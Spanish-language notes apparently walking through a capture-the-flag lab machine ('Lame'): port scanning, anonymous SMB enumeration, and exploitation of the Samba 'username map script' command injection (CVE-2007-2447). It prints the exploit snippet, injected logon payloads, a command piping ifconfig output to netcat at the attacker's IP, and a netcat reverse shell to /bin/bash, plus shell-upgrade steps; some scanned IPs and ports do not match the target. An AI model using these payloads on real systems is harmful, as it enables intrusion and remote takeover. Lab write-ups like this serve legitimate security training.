Lame_machine

Notas sobre la resolución de la máquina Lame

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.3
ping -c 1 10.10.10.3 -R (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.161 -oG allPorts
```

Puertos Abiertos:

> 21/tcp open ftp
> 22/tcp open ssh
> 139/tcp open netbios-ssn
> 445/tcp open microsoft-ds
> 3632/tcp open distccd

---

3) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)
locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
—$ nmap -sCV -p22,80 10.10.11.161 -oN infoPorts
```

```
#### INFO:
> 21/tcp   open  ftp vsftpd 2.3.4
> ftp-anon: Anonymous FTP login allowed (FTP code 230)
>
> 22/tcp   open  ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
>
> 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
> 445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
> 3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-
1ubuntu4))
```

```
-[*] Buscar versión de Ubuntu

Googlear: open  ssh OpenSSH 4.7p1 Debian 8ubuntu1 launchpad
Url:
Data:
```

---

4) Samba Exploit

```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution
(Metasploit) | unix/remote/16320.rb
```

Snnipet searchsploit Code Attack:

```
def exploit

                connect

                # lol?
                username = "/=`nohup " + payload.encoded + "`"
                begin
                        simple.client.negotiate(false)
                        simple.client.session_setup_ntlmv1(username,
rand_text(16), datastore['SMBDomain'], false)
                rescue ::Timeout::Error, XCEPT::LoginError
                        # nothing, it either worked or it didn't ;)
                end

                handler
        end
```

Nos interesa usar la parte de inyección de comando en algun login con usuario.

CVE-2007-2447

> https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2007-2447

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

---

5) Connect clientSMB

La utilidad smbclient le permite acceder a los recursos compartidos de un servidor SMB, de forma similar a un cliente FTP de línea de comandos.

> https://docs.redhat.com/es/documentation/red_hat_enterprise_linux/8/html/deploying_different_types_of_servers/assembly_using-the-smbclient-utility-to-access-an-smb-share_assembly_using-samba-as-a-server

🟢 Conectarse como usuario anonymous

```
smbclient -L 10.10.10.3 -N --option 'client min protocol = NT1'
```

```
smbclient -> El comando para acceder a recursos compartidos SMB.

-L 10.10.10.3 -> Lista todos los recursos compartidos disponibles en el host
con IP 10.10.10.3. La -L viene de "List".

-N -> Le indica al comando que no utilice autenticación (sin pedir usuario
ni contraseña). Esto se usa si el servidor permite acceso anonimo.

--option 'client min protocol = NT1' -> Especifica que el mínimo protocolo
SMB que el cliente puede usar es NT1, es decir SMBv1.
```

Algunos servidores SMB antiguos solo soportan SMBv1 (también llamado NT1), y versiones modernas de Samba lo deshabilitan por defecto por razones de seguridad. Esta opciÃ³n fuerza al cliente a permitir conexiones con ese protocolo antiguo.

```
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-
Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-
Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

🟢 Conetarse a un recurso particular

```
smbclient //10.10.10.3/tmp -N --option 'client min protocol = NT1'
```


```
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
```

```
tcon            tdis            tid             utimes          logoff
..
```

🟢 Seleccionar Opción LOGON

Esta opción nos permite realizar un login con usuario y contraseña. Aqui podemos comprobar si inyectamos un comando comprobando con tcpdump en nuestra maquina atacante.


```
smb: \> logon
logon <username> [<password>]
smb: \> logon "/=`nohup ping -c 1 10.10.16.10`"
Password: pass
session setup failed: NT_STATUS_LOGON_FAILURE
```



🟢 Inyección de comandos

Utilizaremos Netcat para entablar conexión remota y ejecutar comandos.
En nuestra máquina atacante abrir consola y ejecutar Netcat a la escucha del puerto 443.

```
smb: \> logon "/=`nohup ifconfig | nc 10.10.16.61 443`"
```



---

6) Obtener Shell

Ejecutar comando mediante netcat para compartir una shell a nuestra IP atacante.

```
smb: \> logon "/=`nohup nc -e /bin/bash 10.10.16.61 443`"
```

---

7) Tratar consola

```
script /dev/null -c bash

Ctrol+z
```

```
stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

8) 1° Flag

La 1° Flag se encuentra en el directorio /home/makis.